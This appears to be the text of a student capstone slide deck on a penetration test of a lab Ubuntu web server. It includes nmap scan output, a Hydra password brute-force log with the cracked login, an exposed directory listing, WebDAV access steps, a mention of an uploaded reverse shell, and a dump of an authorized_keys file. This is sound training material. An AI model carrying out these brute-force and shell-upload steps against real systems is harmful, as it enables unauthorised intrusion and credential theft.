
# Capstone Engagement

## Assessment, Analysis, and Hardening of a Vulnerable System



# Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterisation

04 **Hardening**: Proposed Alarms and Mitigation Strategies

# Network Topology

# Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.240.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.1
OS: Windows 10 Pro
Hostname: Windows host

IPv4: 192.168.1.100
OS: Linux (Ubuntu 18.04)
Hostname: Elk

IPv4: 192.168.1.105
OS: Linux (Ubuntu 18.04)
Hostname: Capstone server

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali VM

# Red Team
# Security Assessment

# Recon: Describing the Target


Nmap identified the following hosts on the network:

| Hostname | IP Address | Role on Network |
|---|---|---|
| Capstone | 192.168.1.105 | Target machine |
| Elk | 192.168.1.100 | Collects Kibana logs from Capstone server |
| Kali | 192.168.1.90 | Attacker machine |
| Host/Windows Machine | 192.168.1.1 | Host machine – nests VMs |

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|---|
| **CWE-548: Exposure of Information Through Directory Listing** | A directory listing is inappropriately exposed, yielding potentially sensitive information to attackers. | Exposing the contents of a directory can lead to an attacker gaining access to source code or providing useful information for the attacker to devise exploits, such as creation times of files or any information that may be encoded in file names. The directory listing may also compromise private or confidential data. |




```
SIZE  TIME              FILENAME
-     2019-05-07 18:23  company_blog/
422   2019-05-07 18:23  company_blog/blog.txt
-     2019-05-07 18:27  company_folders/
-     2019-05-07 18:25  company_folders/company_culture/
-     2019-05-07 18:26  company_folders/customer_info/
-     2019-05-07 18:27  company_folders/sales_docs/
-     2019-05-07 18:22  company_share/
-     2019-05-07 18:34  meet_our_team/
329   2019-05-07 18:31  meet_our_team/ashton.txt
404   2019-05-07 18:33  meet_our_team/hannah.txt
```

*Screenshot of vulnerability: exposed directory listing from nmap scan*

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|---|
| **CWE-200: Exposure of Sensitive Information to an Unauthorised Actor** | The product exposes sensitive information to an actor that is not explicitly authorised to have access to that information. | The severity of the error can range widely, depending on the context in which the product operates, the type of sensitive information that is revealed, and the benefits it may provide to an attacker. |




```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-17 00:01 PST
Nmap scan report for 192.168.1.105
Host is up (0.00093s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.52 seconds
```

*Screenshot of vulnerability: exposed ports and MAC address*

# Vulnerability Assessment

## The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|---|
| **CWE-307: Improper Restriction of Excessive Authentication Attempts** | The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks. | An attacker could perform an arbitrary number of authentication attempts using different passwords, and eventually gain access to the targeted account. |




```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10137 of
 14344398 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10138 o
f 14344398 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10139 of
14344398 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10140 of 14
344398 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10141 o
f 14344398 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10142 o
f 14344398 [child 6] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-17 0
1:43:07
root@Kali:~/Downloads#
```

*Screenshot of vulnerability: successful brute force attack by using hydra*

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|---|
| **CWE-521: Weak Password Requirements** | The product does not require that users should have strong passwords, which makes it easier for attackers to compromise user accounts. | An attacker could easily guess user passwords and gain access user accounts. |




```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
```

*Screenshot of vulnerability: extremely weak password found*

# Vulnerability Assessment

## The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|---|
| **CWE-311: Missing Encryption of Sensitive Data** | The lack of proper data encryption passes up the guarantees of confidentiality, integrity, and accountability that properly implemented encryption conveys. | If the application does not use a secure channel, such as SSL, to exchange sensitive information, it is possible for an attacker with access to the network traffic to sniff packets from the connection and uncover the data. This attack is not technically difficult, but does require physical access to some portion of the network over which the sensitive data travels. This access is usually somewhere near where the user is connected to the network (such as a colleague on the company network) but can be anywhere along the path from the user to the end server. |




```
ng over to managing everyone's credit card and security information has bee
n terrifying. I can't believe that they have me managing the company_folder
s/secret_folder! I really shouldn't be here" We look forward to working mor
e with Ashton in the future!
```

*Screenshot of vulnerability: screenshot of unencrypted data revealing company secrets*

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|---|
| **CWE-553: Command Shell in Externally Accessible Directory** | A possible shell file exists in /cgi-bin/ or other accessible directories. This is extremely dangerous and can be used by an attacker to execute commands on the web server. | Attacker is able to execute unauthorised code and/or commands. |


dav://192.168.1.105/webdav/


Warning, you are using the root account, you may harm your system.

*Screenshot of exploited vulnerability: successfully uploaded reverse shell.*

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|---|
| **CWE-427: Uncontrolled Search Path Element** | The product uses a fixed or controlled search path to find resources, but one or more locations in that path can be under the control of unintended actors. In some cases, the attack can be conducted remotely, such as when SMB or WebDAV network shares are used. | Attacker is able to execute unauthorised code and/or commands. |



```
1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
ashton@server1:/var/www/html/company_folders/secret_folder$
```

*Screenshot of vulnerability: screenshot showing instructions followed to access WebDAV*

# Vulnerability Assessment

| | |
|---|---|
| CVSS Score | 6.8 |

## The assessment uncovered the following critical vulnerabilities in the target:


| Vulnerability | Description | Impact |
|---|---|---|
| **CVE-2009-2474** | neon before 0.28.6, when OpenSSL or GnuTLS is used, does not properly handle a '\0' character in a domain name in the subject's Common Name (CN) field of an X.509 certificate, which allows man-in-the-middle attackers to spoof arbitrary SSL servers via a crafted certificate issued by a legitimate Certification Authority, a related issue to CVE-2009-2408. | Considerable informational disclosure. Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited. Partial (There is reduced performance or interruptions in resource availability.) |

# Vulnerability Assessment

| | |
|---|---|
| CVSS Score | 6.8 |

## The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|---|
| **CVE-2009-2473** | neon before 0.28.6, when expat is used, does not properly detect recursion during entity expansion, which allows context-dependent attackers to cause a denial of service (memory and CPU consumption) via a crafted XML document containing a large number of nested entity references, a similar issue to CVE-2003-1564. | There is reduced performance or interruptions in resource availability. |



# Vulnerability Assessment

CVSS Score **6.8**

The assessment uncovered the following critical vulnerabilities in the target:


| Vulnerability | Description | Impact |
|---|---|---|
| **CVE-2008-3746** | neon 0.28.0 through 0.28.2 allows remote servers to cause a denial of service (NULL pointer dereference and crash) via vectors related to Digest authentication, Digest domain parameter support, and the parse_domain function. | There is reduced performance or interruptions in resource availability. |

# Vulnerability Assessment

| CVSS Score | 6.8 |
|---|---|

## The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|---|
| **CWE-522: Insufficiently Protected Credentials** | The product transmits or stores authentication credentials, but it uses an insecure method that is susceptible to unauthorized interception and/or retrieval. | An attacker could gain access to user accounts and access sensitive data used by the user accounts. |



```
root@server1:/home/vagrant/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDCHYhHCSNlhaAzndk9U+15w6OLvO//jplanFx+1lwhkJ43SMFkERWN8csgl9w2I7lxgAGJI/zJPLiNbdCSVRzdPycC4DRIwcsca/4
keP2uYlK+WUsh3CMjOfPVXruzGAvj65MxFIADlS/eNG3KTacwoW9WSYQF5c29qx1FC9Y2b3chpdyl9KG54k19w0/l3SWXb4couTY+VofIygzyqVxIX2vPz9IqKX7ivc3Ucs65vMsgr7
n/XHnbi3V9+w25k74goxszJRcD3Pf5gVvcXE0nbvkNusvs+uWd1×3kN2d12xQW4KDzRpzvwRf/pQq3dN7iFy4Eclnqj7/kv32Qqr3V vagrant
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC55CIlvI1ypASOTCYMKXDzFHuFj0vMGfDX/FbWbMqr1Ie+5WQT0UI7JbK7bOwFnBItXFSvxtfq5jN5TEOy7cdBJCva4Rz2cbwNJGU
tzCF4mxrjCW2QuL02ZDFwfQGA8/XSwtXXQGlXwo3txq4r5/aDI7higfDa33fjesrVuQrbKm/N9/cBJ2xoDbNsySmwPVhMmZcJxby0ax8sL3yq77hyM+mtSlsHM1aGHEr2sAlUZ6SF4M
qgjfsOlASfJBkT3FxyFj3xXUXNo6BFLPKeK2Rl5rMMSXsvGehr2TK+fblPzK2KtQ4mDR/myV7NnZpUtHQnqHw9N0R5CCIUlfpmlejn vagrant
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDuUzezi3VWAaWgHAujltPWZ0ncKjRfF5ifpjVh/XHjtQEJHobtyjBV+yuYUL6Tbc8FBSWpujhaMdL3L5BbO80zc/mEHd6Kmae55oz
OCZ9EsXO6cOL+Ho6jfBUZ3i98DuxTZFiYh1h9GijsBih8HkqoNainAythp+qxBcziSHIO5X/IReGLyqbRbzVWI+MoBjQElpicPGA+D1OgqybEi4sqEbMszbMKO5zE/c1hloBQrt1XIX
wNGn9UvRY/r/5uQmQes9wbswpPCb/iewYfjYHrrURitZYHgeK9dxNkdsIoNNLGpPMum6c/wzdj4X5DcHt4PRAxPIH/amx0TGMvgl8t vagrant
root@server1:/home/vagrant/.ssh#
```

*Screenshot of vulnerability: screenshot showing exposed SSH keys*

# Exploitation: **CWE-548: Exposure of Information Through Directory Listing and CWE-427: Uncontrolled Search Path Element**

01

### Tools & Processes

- By running an **nmap** scan, we uncovered the address of the target machine – 192.168.1.105
- By opening a web browser, navigating to the IP address and pressing enter – we uncovered a directory listing
- Navigating through different directories revealed a recurring reference to the company_folders/secret_folder directory
- Using **Hydra**, we were able to brute force into the directory


02

### Achievements

Successfully found exposed secret directory and files.

Successfully exploited this vulnerability, gaining access using Hydra.


03




# Index of /

| Name | Last modified | Size | Description |
|---|---|---|---|
| company_blog/ | 2019-05-07 18:23 | - | |
| company_folders/ | 2019-05-07 18:27 | - | |
| company_share/ | 2019-05-07 18:22 | - | |
| meet_our_team/ | 2019-05-07 18:34 | - | |


*Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80*



```
I can't believe that they have me managing the company_folders/secret_folder!
```



```
